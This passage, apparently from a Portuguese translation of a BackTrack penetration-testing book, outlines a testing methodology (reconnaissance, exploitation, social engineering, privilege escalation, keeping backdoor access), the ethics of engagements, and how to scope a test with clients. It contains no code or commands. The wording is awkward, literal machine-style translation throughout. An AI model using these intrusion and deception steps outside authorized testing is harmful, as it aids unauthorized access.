- **Taxonomia Ver Referência Cruzada:** Referindo-se a uma visão de referência cruzada múltiplas aplicações web padrões de segurança que pode ajudar os auditores e desenvolvedores para mapear a terminologia apresentada em um padrão com o outro. Com um esforço um pouco mais, a mesma facilidade também pode auxiliar na realização múltiplas conformidades padrão ao mesmo tempo. No entanto, em geral, cada aplicação de segurança padrão define critérios próprios para avaliar as aplicações a partir de ângulos diferentes e as medidas de riscos associados. Assim, cada norma exige esforços diferentes para ser feito para incrementar o cálculo para riscos e os seus níveis de gravidade. Os ataques WASC-TC e fracos apresentados nesta categoria são mapeados com OWASP top ten, do Mitre Enumeração fraqueza comum (CWE), Padrão do Mitre Attack Comum Enumeração e classificação (CAPEC) e SANS CWE-lista Top 25.



Mais detalhes sobre WASC-TC e suas opiniões podem ser encontradas em:
<http://projects.webappsec.org/Threat-Classification>.



Principais recursos e benefícios

- Proporciona um conhecimento aprofundado para avaliar a aplicação web ambiente contra os ataques mais comuns e fracos.
- Os ataques e os pontos fracos apresentados por WASC-TC pode ser usado para testar e verificar qualquer plataforma de aplicações web usando uma combinação de ferramentas da BackTrack sistema operacional.
- A norma prevê três pontos de vista diferentes, a saber, enumeração, desenvolvimento e de referência cruzada. Enumeração serve como base para todos os ataques e os pontos fracos encontrados nas aplicações web. Desenvolvimento vista mescla esses ataques e fraquezas em vulnerabilidades e classificará los de acordo com sua ocorrência na fase de desenvolvimento relativo. Este poderia ser um desenho, implementação ou fase de implantação. A referência cruzada visão serve o propósito de fazer referência a outras normas de segurança de aplicativos com WASC-TC.



- WASC-TC já adquiriu a nível industrial aceitação e sua integração pode ser encontrada em código aberto muitos e soluções comerciais, principalmente em avaliação da vulnerabilidade e produtos de gestão.
- Também pode ser alinhado com outros bem conhecidos padrões de segurança de aplicativos, tais como OWASP e SANS-CWE. Assim, aproveita para satisfazer outra norma conformidades.


BackTrack metodologia de testes

BackTrack é um sistema operacional versátil que vem com o número de segurança ferramentas de teste de avaliação e penetração. Decorrentes e praticando essas ferramentas sem uma metodologia adequada pode levar a mal sucedida de testes e pode produzir insatisfeito resultados. Assim, formalizar os testes de segurança com uma metodologia estruturada é extremamente importante do ponto de vista técnico e gerencial.

A metodologia de testes BackTrack que apresentamos nesta secção constituirá ambas as abordagens caixa-preta e caixa-branca. Qualquer uma destas abordagens podem ser ajustada de acordo com o destino especificado de avaliação. A metodologia é composta de uma série de passos que devem ser seguidas em um processo na inicial, medial e fase final de testes a fim de realizar uma avaliação bem sucedida. Estes incluem Target Scoping, Coletando Informações, Discovery Alvo, Target Enumerando, Mapeamento de vulnerabilidade, Engenharia Social, Exploração Target, escalação de privilégios, Mantendo o acesso, e Documentação e Relatórios.

Se de aplicar qualquer combinação destes passos com caixa-preta ou caixa-branca abordagens, é toda a esquerda até o verificador da penetração de decidir e escolher a mais caminho estratégico de acordo com o ambiente de destino dado e seu conhecimento prévio antes do ensaio começar. Vamos explicar cada etapa de testes com uma breve descrição, definição e suas possíveis aplicações.

A ilustração para o processo de teste BackTrack também é dado abaixo.



Alvo de escopo

Antes de iniciar a avaliação de segurança técnica, é importante observar e entender o escopo dado do ambiente de rede alvo. É também necessário saber que o escopo pode ser definido para uma única entidade ou um conjunto de entidades que são dadas aos

auditor. O que tem de ser testado, como deve ser testado, que condições devem ser aplicados durante o processo de teste, o que irá limitar a execução do processo de teste, quanto tempo vai demorar

para completar o teste, e que os objetivos de negócios serão atingidos, são todos os possíveis contornos que deve ser decidido sob alvo de escopo. Para levar uma penetração bem sucedida testes, o auditor deve estar consciente da tecnologia em avaliação, os seus principais funcionalidade e interação com o ambiente de rede. Assim, o conhecimento de um auditor faz uma contribuição significativa para qualquer tipo de avaliação de segurança.

Coleta de informações

Uma vez que o âmbito foi finalizado, é hora de avançar para a fase de reconhecimento. Durante esta fase, um pentester usa uma série de recursos à disposição do público para Saiba mais sobre o seu alvo. Esta informação pode ser recuperada a partir de fontes da Internet como fóruns, quadros de avisos, grupos de notícias, artigos, blogs, redes sociais, e outros sites comerciais ou não comerciais. Além disso, os dados também podem ser recolhidas através de vários motores de busca como Google, Yahoo, MSN Bing, Baidu e outros. Além disso, um auditor pode usar as ferramentas fornecidas no BackTrack para extrair informações de rede sobre um alvo. Essas ferramentas executam dados valiosos técnicas de mineração para a recolha de informações através de servidores DNS, rotas de trace, Whois banco de dados, endereços de email, números de telefone, informações pessoais e do usuário contas. Quanto mais informações que são coletadas que irá aumentar as chances de sucesso de testes de penetração.

Target descoberta

Esta fase lida principalmente com a identificação de status do alvo da rede, operando sistema e sua arquitetura de rede relativa. Isso proporciona uma imagem completa do tecnologias atuais ou dispositivos interligados e pode ajudar ainda mais no enumerando vários serviços em execução através da rede. Usando as ferramentas de redes avançadas de BackTrack, pode-se facilmente determinar a hosts da rede ao vivo, sistemas operacionais em execução no host estas máquinas, e caracterizar cada dispositivo de acordo com o seu papel na o sistema de rede. Estas ferramentas geralmente implementar detecção ativa e passiva técnicas no topo de protocolos de rede que pode ser manipulado em diferentes formas para adquirir as informações úteis, tais como impressões digitais do sistema operacional.

Enumerando-alvo

Esta fase tem todos os esforços anteriores para a frente e encontra as portas abertas no sistemas de destino. Uma vez que as portas abertas foram identificados, eles podem ser enumerados para os serviços em execução. Usando um número de técnicas de escaneamento de portas, como full-aberto, semi-aberto, e stealth, digitalização pode ajudar a determinar a visibilidade da porta, mesmo se o host está atrás de um Sistema de Detecção de firewall ou de intrusão (IDS). Os serviços mapeados para o ajudar a abrir portas em investigar mais profundamente as vulnerabilidades que podem existir em a infra-estrutura de rede de destino. Assim, esta fase serve de base para encontrar vulnerabilidades em vários dispositivos de rede que pode levar a uma penetração sério. Um auditor pode usar algumas ferramentas automatizadas dada no BackTrack para alcançar a meta desta fase.

Mapeamento da

vulnerabilidade
vulnerabilidade. Agora é hora de identificar e analisar as vulnerabilidades com base no divulgados portos e serviços. Este processo pode feito através de um número de automatizados de rede e ferramentas de aplicação de avaliação de vulnerabilidade presente sob BackTrack OS. Também pode ser feito manualmente, mas leva uma enorme quantidade de tempo e requer conhecimento especializado. No entanto, combinando as duas abordagens devem fornecer um auditor uma visão clara examinar cuidadosamente qualquer vulnerabilidade conhecida ou desconhecida, que pode caso contrário existem nos sistemas da rede.

Engenharia social

Praticando a arte do engano é consideravelmente importante quando não há nenhuma porta aberta disponíveis para um auditor para entrar na rede de destino. Assim, usando um ataque humano vector, ainda é possível penetrar o alvo por enganar o usuário para executar código malicioso que deve dar acesso backdoor para o auditor. Engenharia social vem em diferentes formas. Isto pode ser qualquer pessoa que finge ser um administrador de rede através do telefone forçá-lo a revelar informações de conta ou uma tentativa de phishing e-mail levando a seqüestrar sua conta bancária. Há um conjunto imenso de possibilidades que poderia ser aplicada para atingir a meta necessária. É essencial observar que para o sucesso penetração, às vezes pode necessitar de tempo adicional de desenho a psicologia humana antes de aplicar qualquer engano adequada contra o alvo.

Exploração alvo

Depois de examinar cuidadosamente as vulnerabilidades descobertas, é possível penetrar o sistema de destino com base nos tipos de exploits disponíveis. Às vezes, pode exigir pesquisas adicionais ou modificações na exploração existentes, a fim de fazê-lo funcionar corretamente. Isto soa um pouco difícil, mas pode ficar mais fácil quando se considera um trabalho em ferramentas avançadas de exploração, que já são fornecidos com BackTrack. Além disso, um auditor pode também aplicar os métodos do lado do cliente exploração misturado com um pouco de engenharia social para assumir o controle de um sistema de destino. Assim, nesta fase, principalmente concentra-se em processo de aquisição de alvo. E coordena o processo de três áreas fundamentais, que envolvem pré-exploração, exploração e pós-exploração atividades.

Escalação de privilégios

Uma vez que o alvo for adquirida, a penetração é bem sucedida. Um auditor pode agora mover livremente no sistema, dependendo seus privilégios de acesso. Estes privilégios pode também ser escalado usando qualquer exploits locais combinando o ambiente do sistema, que Uma vez executado, deverá atingir super-usuário ou em nível de sistema de privilégios. A partir deste ponto de entrada, um auditor pode também ser capaz de lançar novos ataques contra o local sistemas de rede. Este processo pode ser restrito ou não restrito, dependendo da dado escopo de destino. Há também uma possibilidade de aprender mais sobre o comprometimento alvo por sniffing do tráfego de rede, quebrando senhas de vários serviços, e aplicação de táticas de spoofing de rede local. Daí, o propósito da escalada privilégio é para ganhar o acesso mais alto nível para o sistema.

Manter o acesso

Às vezes, um auditor pode ser solicitado a manter o acesso ao sistema por um tempo especificado período. Essa atividade pode ser usado para demonstrar o acesso ilegítimo ao sistema sem prejudicar o processo de testes de penetração de novo. Isso economiza tempo, custo e recursos que estão sendo servidos para ganhar acesso ao sistema para fins de segurança. Por empregando alguns métodos secretoras de tunelamento, que fazem um uso do protocolo, proxy, ou estratégia de conexão end-to-end que pode levar a estabelecer um acesso backdoor, pode ajudar um auditor para manter seus passos para o sistema de destino, desde que necessário. Este tipo de acesso ao sistema fornece uma visão clara de como um atacante pode manter sua presença no sistema sem comportamento ruidoso.

Documentação e relatórios

Documentação, relatórios e apresentação das vulnerabilidades encontradas, verificados e explorado irá concluir a nossa metodologia de testes de penetração. A partir de uma ética Nessa perspectiva, é extremamente importante porque a gestão e sobre equipe técnica pode inspecionar o método de penetração e tentar fechar qualquer segurança lacunas que possam existir. Os tipos de relatórios criados para cada autoridade no a organização contratante pode ter diferentes perspectivas para compreender e analisar os pontos fracos que existem em sua infra-estrutura de TI. Além disso, esses relatórios podem servir o objectivo de capturar e comparar a integridade do sistema de destino antes e após o processo de penetração.

A ética

A visão ética de testes de segurança constitui regras de engajamento que têm de ser seguido por um auditor para apresentar profissional, práticas éticas e autorizados. Estas regras definem como os serviços de teste deve ser oferecido, como o teste deve ser executada, determinar a contratos legais e negociações, definir o escopo de testes, preparar o plano de teste, siga o processo de teste, e gerenciar um consistente estrutura de relatórios. Abordando cada uma dessas áreas requer um exame cuidadoso e design de práticas e procedimentos formais que devem ser seguidas durante todo o teste engajamento. Alguns exemplos destas regras foram discutidas a seguir.

- Oferecendo serviços de teste depois de invadir o sistema de destino antes de fazer qualquer acordo formal entre o cliente eo auditor deve ser completamente proibido. Este ato de marketing antiético pode resultar no fracasso de um negócios e pode ter implicações jurídicas, consoante as jurisdições de um país.
- Realização de um teste além do escopo de testes e cruzando o identificou limites sem permissões explícitas de um cliente é proibida.

- Vinculação de um contrato legal que deve limitar a responsabilidade de um trabalho a menos que qualquer atividade ilegal for detectado. O contrato deve indicar claramente os termos e condições de teste, informações de contato de emergência, declaração de trabalho, e quaisquer conflitos de interesses óbvios.
- Definição do escopo deve definir claramente todas as entidades contratuais e as limites impostos a eles durante a avaliação de segurança.
- Plano de teste diz respeito à quantidade de tempo necessário para avaliar a segurança dos um sistema de destino. É altamente aconselhável a elaboração de um cronograma que não interromper a produção do horário comercial.
- Processo de teste define o conjunto de medidas necessárias para seguir durante o teste engajamento. Estas regras combinar pontos de vista técnico e gerencial para restringir o processo de testes com o seu ambiente e as pessoas.
- Os resultados dos testes e relatórios devem ser apresentados em uma ordem clara e consistente.
O relatório deve marcar todas as vulnerabilidades conhecidas e desconhecidas, e deverão ser entregues de forma confidencial para o indivíduo autorizados.

Sumário

Neste capítulo, discutimos uma metodologia de testes detalhados com penetração seus pontos de vista diferentes do ciclo de vida do processo de desenvolvimento e gestão de riscos. Nós também descreveu a terminologia básica de testes de penetração, seus tipos associados, e contradição a indústria com termos similares. O resumo dessas chave pontos foi destaque abaixo:

- Existem dois tipos de provas penetração, ou seja, caixa-preta e branca caixa. Caixa-preta abordagem também é conhecido como "teste externo", onde o auditor não tem conhecimento prévio do sistema de destino. Caixa-branca abordagem se refere a um "teste interno" em que o auditor está plenamente consciente da meta ambiente. A combinação de ambos os tipos é conhecido como cinza-box.
- A diferença básica entre avaliação de vulnerabilidade e de penetração teste é que as avaliações de vulnerabilidade identificar as falhas que existem no o sistema sem medir o seu impacto, ao testar a penetração dá um passo adiante e explorar essas vulnerabilidades, a fim de avaliar suas conseqüências.

- Há uma série de metodologias de testes de segurança, mas muito poucos fornecem instruções passo a passo e consistente em medir a segurança de um sistema ou aplicação. Temos discutido quatro fontes bem conhecidas, tais como abertas metodologias de avaliação de segurança destacando as suas capacidades técnicas, principais recursos e benefícios. Estes incluem Testes de Segurança Open Source Metodologia Manual (OSSTMM), Sistemas de Informação Security Assessment Framework (ISSAF), Open Web Application Security Project (OWASP), e Web Application Security Threat Classificação Consortium (WASC-TC).
- Temos também apresentado uma metodologia de testes estruturados com BackTrack um processo definido para testes de penetração. Este processo envolve um número de passos que foram organizados de acordo com a abordagem da indústria para testes de segurança. Estes incluem Target Scoping, Informação Gathering, Target Discovery, Target Enumerando, Mapeamento de vulnerabilidade, Engenharia Social, Exploração Target, escalção de privilégios, Mantendo Acesso, e Documentação e Relatórios.
- Finalmente, temos discutido o ponto de vista ético de testes de penetração que deve ser justificada e seguiu durante todo o processo de avaliação. Colocando ética em cada etapa única de engajamento avaliação leva a uma bem sucedida acordo entre o auditor e a entidade de negócio.

O próximo capítulo irá guiá-lo através do engajamento estratégico de aquisição e gerenciamento de informações tomadas a partir do cliente para a atribuição de testes de penetração.

PARTE II

Penetração Armory testadores

Target Scoping

Coleta de informações

Target Discovery

Enumerando Target

Mapeamento de
vulnerabilidade

Engenharia Social

Exploração alvo

Escalação de privilégios

Mantendo o acesso

Documentação e relatórios


3

Target Scoping

Target Scoping é definida como um processo empírico de recolha de avaliação alvo requisitos e caracterizar cada um dos seus parâmetros para gerar um plano de teste, limitações, os objetivos de negócios e calendário. Este processo desempenha um importante papel na definição de objectivos claros em relação a qualquer tipo de avaliação de segurança. Por determinar estes objectivos fundamentais pode-se facilmente desenhar um roteiro prático do que serão testados, como ele deve ser testado, o que os recursos serão alocados, o que serão aplicadas limitações, o que o negócio objectivos serão atingidos, e como o projeto de teste deve ser planeada e programada. Assim, nós combinamos todas essas elementos e apresentou-os em um acordo formal, processo de alcance para alcançar a necessária objetivo. Seguem-se os conceitos-chave que serão discutidas neste capítulo:

- Coleta de requisitos do cliente lida com informações sobre a acumular o ambiente de destino através da comunicação verbal ou escrita.
- Preparar plano de teste depende de diferentes conjuntos de variáveis. Estes podem incluem moldar as necessidades reais em processo de teste estruturado, legal acordos, análise de custos e alocação de recursos.
- Perfil de testar limites determina as limitações associadas com o atribuição de testes de penetração. Estes podem ser uma limitação da tecnologia, conhecimento, ou uma restrição formal no ambiente do cliente de TI.
- Definindo os objetivos de negócios é um processo de alinhamento de negócios com vista objectivos técnicos do programa de testes de penetração.
- Gerenciamento de projetos e programação dirige todas as medidas do processo de teste de penetração com um cronograma próprio para a execução do teste. Este pode ser conseguido através de uma série de ferramentas avançadas de gerenciamento de projeto.

É altamente recomendável para acompanhar o processo alcance a fim de garantir teste consistência e uma maior probabilidade de sucesso. Além disso, este processo também pode ser ajustado de acordo com a situação e os fatores de teste. Sem o uso de esse processo, haverá uma maior chance de fracasso, como os requisitos reunidos não terá definições e procedimentos adequados a seguir. Isso pode levar a toda testes de penetração do projeto em perigo e pode resultar em negócios inesperado interrupção. Prestando especial atenção, nesta fase, o processo de testes de penetração faria uma excelente contribuição para o resto das fases de teste e clara as perspectivas de ambas as áreas técnicas e de gestão. A chave é adquirir como muita informação de antemão quanto possível do cliente para formular uma estratégica caminho que reflete múltiplos aspectos de testes de penetração. Estes podem incluir negociáveis termos legais, o acordo contratual, a alocação de recursos, as limitações de teste, competências essenciais, as informações infra-estrutura, prazos e regras de engajamento. Como parte das melhores práticas, o processo de alcance endereços cada um dos atributos necessário kickstart nosso projeto de teste de penetração de uma forma profissional.



Como podemos ver na imagem anterior, cada etapa constitui informações exclusivas que está alinhado em uma ordem lógica para prosseguir a execução do teste com sucesso. Lembre-se, mais informação que é recolhida e gerida de forma adequada, mais fácil será para tanto o cliente eo consultor de testes de penetração para entender melhor o processo de de testes. Este também rege os assuntos legais a serem resolvidas numa fase inicial. Por isso, vamos explicar cada uma dessas etapas em mais detalhes na seção seguinte.

Coleta de requisitos do cliente

Esta etapa fornece uma orientação genérica que pode ser desenhada na forma de um questionário para elaboração de todas as informações sobre infra-estrutura-alvo de um cliente. Um cliente pode ser qualquer assunto que é legalmente e comercialmente limitado ao alvo organização. De tal forma que, é fundamental para o sucesso do projeto de teste de penetração para identificar todos os stakeholders internos e externos em um estágio inicial de um projeto e analisar seus níveis de interesse, as expectativas, a influência, importância e. Uma estratégia podem então ser desenvolvidos para se aproximar cada parte interessada com suas necessidades e participação no projeto de teste de penetração para maximizar influências positivas e mitigar possíveis impactos negativos. É apenas o dever de o testador penetração verificar a identidade do contratante antes de tomar quaisquer outras medidas.

A finalidade básica das necessidades do cliente encontro é abrir um verdadeiro e autêntico canal pelo qual o pentester pode obter qualquer informação que possa ser necessário para o processo de teste. Uma vez que os requisitos de teste foram identificados, devem ser validado por um cliente, a fim de remover qualquer informação enganosa. Isto irá assegurar que o plano de teste desenvolvido é consistente e completa.

Listamos algumas das perguntas mais comuns que podem ser usados em um convencionais cliente formulário requisitos eo formulário de avaliação de resultados. É importante notar que esta lista pode ser prorrogado ou reduzido de acordo com o objetivo de um cliente e que o cliente deve reter o conhecimento suficiente sobre o ambiente de destino.

Necessidades dos clientes forma

1. Coleta de informações da empresa, como nome da empresa, endereço, site, detalhes de contato pessoa, e-mail, endereço e número de telefone.
2. Quais são seus principais objetivos por trás do projeto de testes de penetração?
3. Determinar o tipo de teste de penetração (com ou sem critérios específicos):
 - Caixa-preta ou ensaio externo
 - Caixa-branca ou ensaio interna
 - Testes informado
 - Testes desinformados
 - Engenharia social incluídos
 - Engenharia social excluídos
 - Investigar funcionários informações básicas
 - Adotar identidade falsa empregado
 - Negação de Serviço incluída
 - Denial of Service excluídos
 - Penetrar sistemas de parceiro de negócios
4. Quantos servidores, estações de trabalho e dispositivos de rede precisam ser testados?
5. Que tecnologias sistema operacional são suportadas por sua infra-estrutura?
6. Dispositivos de rede que precisam ser testados? Firewalls, roteadores, switches, modems, balanceadores de carga, IDS, IPS, ou qualquer outro aparelho?
7. Existe algum plano de recuperação de desastres no local? Se sim, quem está a gerir isso?
8. Há alguma administradores de segurança que actualmente gere a sua rede?
9. Existe alguma exigência específica para cumprir os padrões da indústria? Se sim, por favor listá-los.

10. Quem será o ponto de contato para este projeto?
11. Qual é a linha do tempo alocado para este projeto? Em semanas ou dias.
12. Qual é o seu orçamento para este projeto?
13. Lista de outros requisitos, se necessário.

Ficha de avaliação de resultados

1. Que tipos de relatórios são esperados?
 - Relatórios executivos
 - Relatórios técnicos de avaliação
 - Relatórios Developer
2. Em que formato você deseja que o relatório a ser entregue? PDF, HTML ou DOC.
3. Como deve ser submetido o relatório? E-mail ou impresso.
4. Quem é responsável por receber esses relatórios?
 - Empregado
 - Acionista
 - Stakeholder

Usando como um formulário de consulta concisa e abrangente, você pode facilmente extrair o requisitos do cliente e cumprir o plano de teste em conformidade.

Preparar o plano de teste

Como os requisitos foram reunidas e verificadas por um cliente, agora é hora de desenhar um plano de teste formal que deve refletir todos estes requisitos, além de outras informações necessárias por razões legais e comerciais do processo de teste. As principais variáveis envolvidas na preparação de um plano de teste é um processo de teste estruturado, alocação de recursos, análise de custos, a não divulgação acordo, testes de penetração contrato, e regras de engajamento. Cada uma dessas áreas serão abordados com os seus curtas descrições abaixo:

- **Processo de teste estruturado:** Depois de analisar os dados fornecidos pelo nosso cliente, pode ser importante para re-estruturar o teste BackTrack metodologia. Por exemplo, se o serviço de engenharia social foi excluído então teríamos de removê-lo do nosso processo de teste formal. Este prática é por vezes conhecido como Validação do processo de teste. É um repetitivo tarefa que tem que ser visitado sempre que houver uma alteração nos requisitos do cliente. Se houver algum passos desnecessários envolvidos durante a execução do teste, em seguida, pode resultar em uma violação das políticas da organização e incorrer em grave penalidades. Além disso, com base no tipo de teste que haveria um número de alterações no processo de teste. De tal forma que, o teste caixa-branca não requer recolha de informação e fase de destino descoberta porque o auditor está já ciente da infra-estrutura interna.
- **Alocação de recursos:** Determinar o conhecimento necessários para atingir a plenitude de um teste é uma das áreas substanciais. Assim, atribuindo um testador de penetração qualificados para uma determinada tarefa pode resultar em uma melhor segurança de avaliação. Por exemplo, um teste de penetração aplicação requer um testador dedicado a segurança do aplicativo. Esta actividade desempenha um papel significativo na o sucesso da missão testes de penetração.
- **Análise de custos:** O custo para testes de penetração depende de vários fatores. Isto pode envolver o número de dias atribuído a cumprir o escopo de uma projeto, requisitos adicionais como serviço de engenharia social e avaliação de segurança física, e os conhecimentos necessários para avaliar conhecimentos a tecnologia específica. Do ponto de vista da indústria, este deve combinar valor qualitativo e quantitativo.
- **Acordo de não-divulgação (NDA):** Antes de iniciar o processo de teste é necessárias para assinar o acordo que pode refletir os interesses de ambos os partes "cliente" e "testador de penetração". Usando como uma comunicação não-mútua acordo deve limpar os termos e condições sob as quais o teste deve ser alinhados. É importante para o testador de penetração para cumprir essas termos todo o processo de teste. Violar qualquer termo único de acordo pode resultar em penalidades graves ou isenção permanente do cargo.
- **Contrato de testes de penetração:** Há sempre a necessidade de um contrato legal que vai refletir todas as questões técnicas entre o "cliente" e "Verificador da penetração". Este é o lugar onde o contrato testes de penetração vem dentro As informações básicas dentro de tais contratos se concentrar no que serviços de teste são sendo oferecido, o que os seus principais objectivos são, como eles serão realizados, declaração de pagamento, e manter a confidencialidade de todo um projeto.

- Regras de engajamento: O processo de testes de penetração pode ser invasivo e requer a compreensão clara do que as exigências de avaliação, o que suporte será fornecido pelo cliente, e que tipo de impacto potencial ou efeito de cada técnica de avaliação possa ter. Além disso, as ferramentas utilizadas nos processos de testes de penetração deve indicar claramente a sua finalidade de modo que o testador possa usá-las em conformidade. As regras de engajamento definir todas estas declarações de uma forma mais detalhada para abordar a necessidade de técnicos críticos que devem ser seguidas durante a execução do teste.

Através da preparação de cada uma dessas subpartes do plano de teste, você pode garantir o consistente vista de um processo de testes de penetração. Isto irá fornecer um testador de penetração com mais detalhes específicos de avaliação que foi processado a partir do cliente requisitos. É sempre recomendável para preparar uma lista de verificação de plano de teste que pode ser usado para verificar os critérios de avaliação e seus termos de base, com a contratação partido. Um desses tipos exemplar de checklist é discutido na seção seguinte.

Checklist plano de teste

Seguem-se algumas das frases-chave que devem ser respondidas corretamente antes de de tomar qualquer passo adiante no processo de escopo.

- É o escopo de teste definidos claramente?
- Tem todas as entidades de testes foram identificados?
- Tem todas as entidades não-testes foram listados separadamente?
- Existe algum processo de testes específicos que serão seguidos?
- É o processo de testes documentado corretamente?
- Serão as entregas ser produzido após a conclusão de um processo de teste?
- Tem o ambiente de destino todo foram pesquisados e documentados antes?
- Ter todos os papéis e responsabilidades foram atribuídas para as atividades de teste?
- Há qualquer contratante de terceiros para realizar tecnologia específica avaliação?
- Têm quaisquer medidas foram tomadas para trazer o projeto para um fechamento graciosa?
- Tem o plano de recuperação de desastres foram identificados?
- Tem o custo do projeto de teste foi finalizado?
- Têm as pessoas que vão aprovar o plano de teste foram identificados?
- Têm as pessoas que vão aceitar os resultados do teste foram identificados?

Perfil de testar limites

Compreender as limitações e os limites do ambiente de teste vem lado a lado das exigências do cliente, que pode ser justificado como intencional ou não-intencional interesses. Estes podem ser na forma de conhecimento, tecnologia, ou quaisquer outras restrições formais impostas pelo cliente na infra-estrutura. Cada um dos essas limitações podem causar interrupções graves para o processo de testes e pode ser resolvido usando métodos alternativos. No entanto, é importante notar que certos restrições não podem ser modificados, como são administrados pelo cliente para controle de o processo de testes de penetração. Vamos discutir cada um desses tipos genéricos de limitações com seus exemplos relevantes abaixo.

- **Limitações da tecnologia:** Este tipo de limitação ocorre quando o escopo de um projeto é adequadamente definido, mas a presença de uma nova tecnologia na infra-estrutura de rede não permite que o auditor testá-lo. Isso só acontece quando o auditor não mantém qualquer ferramenta pentesting que pode ajudar na a avaliação dessa nova tecnologia. Por exemplo, uma empresa XYZ introduziu uma robusta GZ dispositivo de firewall de rede que fica no perímetro e trabalha para proteger toda a rede interna. No entanto, sua implementação de métodos proprietários dentro do firewall não permite que qualquer avaliação firewall ferramenta de trabalho. Assim, há sempre a necessidade de uma solução de up-to-date que pode lidar com a avaliação de uma tecnologia tão nova.
- **Limitações do conhecimento:** Quando o escopo de um projeto é definido corretamente exceto o processo de alocação de recursos, em que o entendimento tem sido fez que o auditor atual detém o conhecimento suficiente sobre a avaliação do segurança de um ambiente de TI todo. Ele engana o processo de testes e toda pode trazer resultados inesperados avaliação. Isso claramente acontece porque o conhecimento de um auditor era estreita e ele / ela não foi capaz de testar certas tecnologias. Por exemplo, um verificador da penetração dedicado de banco de dados não seria capaz de avaliar a segurança física de uma infra-estrutura de rede. Por isso, é boa para dividir os papéis e responsabilidades de acordo com a habilidades e conhecimentos dos auditores para atingir a meta necessária.
- **Outras restrições de infra-estrutura:** Restrições determinado teste pode ser aplicado por o cliente a controlar o processo de avaliação. Isto pode ser feito através da limitação da vista de uma infra-estrutura de TI para apenas dispositivos de rede e tecnologias específicas que necessitam de avaliação. Geralmente, este tipo de restrição é introduzida durante o a fase de coleta de requisitos. Por exemplo, testar todos os dispositivos atrás segmento de rede "A", exceto o primeiro roteador. Restrições como estas que estão impostas pelo cliente não garantem a segurança de um router, em primeiro lugar, que pode levar a um compromisso em toda a rede, mesmo se todos os outros dispositivos de rede estão endurecidos e segurança garantida. Assim pensando, adequada é sempre necessária antes de colocar quaisquer restrições sobre tais testes de penetração.

Profiling todas essas limitações e restrições é importante, que pode ser observado Ao recolher os requisitos do cliente. É dever de um bom auditor para dissecar cada requisito e mantenha a discussão com o cliente para retirar ou alterar qualquer restrições ambígua que pode causar interrupção do processo de teste ou pode resultar em uma falha de segurança no futuro próximo. Essas limitações também podem ser superados através da introdução dos auditores altamente qualificados e avançado conjunto de ferramentas e técnicas para a avaliação. Embora, por natureza, as limitações de determinada tecnologia não pode ser eliminada e pode requerer um tempo extra para desenvolver a sua solução de teste.

Definindo os objetivos de negócios

Com base nos requisitos de avaliação e à aprovação dos serviços, é vital para definir os objetivos de negócio. Isso irá garantir que a saída de teste devem beneficiar um negócio a partir de múltiplos aspectos. Cada um destes objectivos de negócio é focado e estruturados de acordo com o requisito de avaliação e pode fornecer uma visão clara do a realização indústria. Temos alguns objetivos de negócio formatado geral que pode ser usado para se alinhar com qualquer atribuição de testes de penetração. No entanto, eles também podem ser re-projetado de acordo com a mudança de requisitos. Este processo é importante e pode exigir um auditor para observar e compreender os motivos de negócios, enquanto manter o nível mínimo de padrão antes, durante e após o teste é concluída. Objetivos de negócios são a principal fonte para trazer a gestão e equipe técnica em conjunto a fim de apoiar uma proposta forte e idéia de assegurar sistemas de informação. Com base em diferentes tipos de avaliações de segurança a ser realizado fora, a seguinte lista de objectivos comuns foi derivado:

- Dar visibilidade e aceitação de toda a indústria através da manutenção regular verificações de segurança.
- Alcançar os padrões necessários e assegurando o cumprimento do negócio integridade.
- Assegura que os sistemas de informação que armazenam dados confidenciais sobre a clientes, funcionários e outras entidades comerciais.
- A lista de ameaças ativas e vulnerabilidades encontradas na infra-estrutura de rede e ajudar a criar políticas de segurança e procedimentos que devem frustrar contra os riscos conhecidos e desconhecidos.
- Proporcionar uma estrutura de negócios suave e robusto, o que beneficiaria a sua parceiros e clientes.
- Manter o custo mínimo para manter a segurança de uma infra-estrutura de TI. A avaliação de medidas de segurança a confidencialidade, integridade e disponibilidade dos sistemas de negócios.
- Proporcionar maior retorno sobre o investimento, eliminando quaisquer riscos potenciais que pode custar mais, se explorada por um adversário mal-intencionados.

- Detalhadamente os procedimentos de correção que pode ser seguido por uma equipe técnica na organização sobre a fechar as portas abertas, e assim, reduzir o fardo operacional.
- Siga as melhores práticas da indústria e best-of-breed ferramentas e técnicas para avaliar a segurança dos sistemas de informação de acordo com a base tecnologia.
- Recomendar as soluções de segurança possível que devem ser utilizados para proteger os ativos da empresa.

Gerenciamento de projetos e programação

Gerenciar o projeto de testes de penetração requer uma compreensão completa de todas as partes individuais do processo de escopo. Uma vez que estes objectivos, âmbito foram desmarcada, o gerente de projeto pode coordenar com o processo de teste de penetração para desenvolver um esquema formal que define o plano do projeto e cronograma. Normalmente, essa tarefa pode ser realizado pelo testador de penetração si mesmo, mas a cooperação de um cliente pode atrair a atenção positiva para que parte da programação. Isto é importante porque a execução do teste exige colocação cuidadosa da escala de tempo que não deve exceder o prazo declarado. Uma vez que os recursos apropriados foram identificados e alocados para realizar determinadas tarefas durante o período de avaliação, torna-se necessário desenhar um linha do tempo que descreve todos os recursos com suas peças-chave no teste de penetração processo.

A tarefa é definida como uma parte do trabalho realizado pelo testador de penetração. O recurso pode ser uma pessoa envolvida na avaliação de segurança ou uma fonte comum tais como, equipamentos de laboratório, que pode ser útil em testes de penetração. A fim de gerenciar esses projetos de forma eficiente e econômica, há um projeto de número ferramentas de gestão disponíveis que podem ser utilizados para alcançar a nossa missão. Temos listados algumas ferramentas de gerenciamento de projetos importantes abaixo. Selecionando o melhor depende de o meio ambiente e requisitos dos critérios de teste.

Ferramentas de gerenciamento de projeto	Websites
Microsoft Office Project Professional	http://www.microsoft.com/project/
